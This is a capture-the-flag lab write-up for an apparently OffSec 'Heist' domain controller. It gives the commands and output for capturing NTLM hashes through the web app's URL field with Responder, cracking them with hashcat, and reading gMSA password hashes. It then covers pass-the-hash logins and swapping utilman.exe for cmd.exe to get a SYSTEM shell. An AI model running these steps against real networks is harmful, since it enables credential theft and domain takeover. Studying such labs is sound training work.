Heist

initial foothold

NMAP scan

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-25 04:52:37Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-02-25T04:54:11+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.heist.offsec
| Not valid before: 2026-02-24T04:50:12
|_Not valid after:  2026-08-26T04:50:12
| rdp-ntlm-info: 
|   Target_Name: HEIST
|   NetBIOS_Domain_Name: HEIST
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: heist.offsec
|   DNS_Computer_Name: DC01.heist.offsec
|   DNS_Tree_Name: heist.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2026-02-25T04:53:31+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp  open  http          Werkzeug httpd 2.0.1 (Python 3.9.0)
|_http-server-header: Werkzeug/2.0.1 Python/3.9.0
|_http-title: Super Secure Web Browser
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC

From the scan results, we can see that this machine is a Domain Controller. Several Active Directory–related services are exposed, including LDAP (389), Kerberos (88), SMB (445), and Global Catalog (3268).


One interesting service is running on port 8080, which appears to be a web application powered by Flask.

enumeration

WEB

The web page contains a URL input field. To test whether the application makes outbound connections, I entered my own IP address and monitored for incoming traffic.

url-input url-input

Using Responder, I was able to capture NTLM authentication from the user enox.

sudo responder -I tun0

[HTTP] NTLMv2 Client   : 192.168.115.165
[HTTP] NTLMv2 Username : HEIST\enox
[HTTP] NTLMv2 Hash     : enox::HEIST:dff6ac54f806b386:84663E057CEEF7EE058596D9C2B8B826:01010000000000006AD8221114A6DC0110A62938E9D3D95400000000020008004C00330039005A0001001E00570049004E002D00410049003300390056003600390033004A0043003200040014004C00330039005A002E004C004F00430041004C0003003400570049004E002D00410049003300390056003600390033004A00430032002E004C00330039005A002E004C004F00430041004C00050014004C00330039005A002E004C004F00430041004C00080030003000000000000000000000000030000098BF0D68BEA36AC69F27F02B4B5580B35A970EAA12F2C2D466BA29E944A8C58C0A001000000000000000000000000000000000000900260048005400540050002F003100390032002E003100360038002E00340035002E003200340037000000000000000000

Cracked the hash using hashcat:

hashcat -m 5600 -a 0 hash /usr/share/wordlists/rockyou.txt

Credentials recovered: enox / california

lateral movement

I used evil-winrm to log in.

On the Desktop, I found a file named todo.txt:

*Evil-WinRM* PS C:\Users\enox\desktop> cat todo.txt
- Setup Flask Application for Secure Browser [DONE]
- Use group managed service account for apache [DONE]
- Migrate to apache
- Debug Flask Application [DONE]
- Remove Flask Application
- Submit IT Expenses file to admin. [DONE]

This suggests that Apache is configured to use a Group Managed Service Account (gMSA).

Looking in C:\Users, I found a service account:

    Directory: C:\users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/20/2021   4:25 AM                Administrator
d-----        2/24/2026  11:50 PM                enox
d-r---        5/28/2021   3:53 AM                Public
d-----        9/14/2021   8:27 AM                svc_apache$

Service accounts often have elevated privileges, making this a promising target.

Bloodhound


I ran BloodHound to analyze privilege escalation paths.

bloodhound bloodhound

BloodHound revealed that the user enox has the ReadGMSAPassword permission over svc_apache$.

This means we can retrieve the managed password for that account.

Using gmsapasswordreader.exe, I extracted the password hashes:

gmsapasswordreader.exe --accountname svc_apache

Calculating hashes for Old Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : 555E082FC42C2D7DB6DCE1AE1960A122
[*]       aes128_cts_hmac_sha1 : 91BDC8AA9BBA3A281B94460823E3723B
[*]       aes256_cts_hmac_sha1 : 3904CE07CB1DEED14713BA71A0D1956DE03FF0DDC4EE9185AAC4D0653616764E
[*]       des_cbc_md5          : 2F0B768CE6EFC419

Calculating hashes for Current Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : B4A3125F0CB30FCBB499D4B4EB1C20D2
[*]       aes128_cts_hmac_sha1 : 51943C933F7A24126B1C43883866DDB4
[*]       aes256_cts_hmac_sha1 : 003367B7C9B89B1717838E9CE2B79C0CD458326E32870F73EC94AF810F4A7E32
[*]       des_cbc_md5          : 45C4D9732C9D1FD5

Using Pass-the-Hash:

evil-winrm -i 192.168.115.165 -u svc_apache$ -H B4A3125F0CB30FCBB499D4B4EB1C20D2

Do not forget the $ at the end of the username.

Authentication will fail without it.

privilege escalation

Checking privileges:

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

I confrimed the user has SeRestorePrivilege.

This privilege allows restoring files and directories, which can be abused to overwrite protected system files.


In the Documents folder, I found a PowerShell script referencing:

powershell_script powershell_script

It’s telling us to check the github for privsec.

Abusing SeRestorePrivilege

According to the guidance:

1. Launch PowerShell/ISE with the SeRestore privilege present.
2. Enable the privilege with Enable-SeRestorePrivilege.
3. Rename utilman.exe to utilman.old
4. Rename cmd.exe to utilman.exe
5. Lock the console and press Win+U

Okay, according to the note, we will replace utilman.exe file to cmd.exe file.

Then by interacting with GUI somehow, the cmd.exe will be executed instead of utilman.exe which is suppposed to.
mv C:\Windows\System32\utilman.exe C:\Windows\System32\utilman.exe.bak
mv C:\Windows\System32\cmd.exe C:\Windows\System32\utilman.exe


Then I opened remote desktop to interact.

rdesktop 192.168.115.165

windows windows

From the login screen, clicking the Ease of Access (Utility Manager) icon launches utilman.exe.


Since we replaced it with cmd.exe, a SYSTEM shell is spawned.

cmd cmd

We now have full SYSTEM access on the Domain Controller!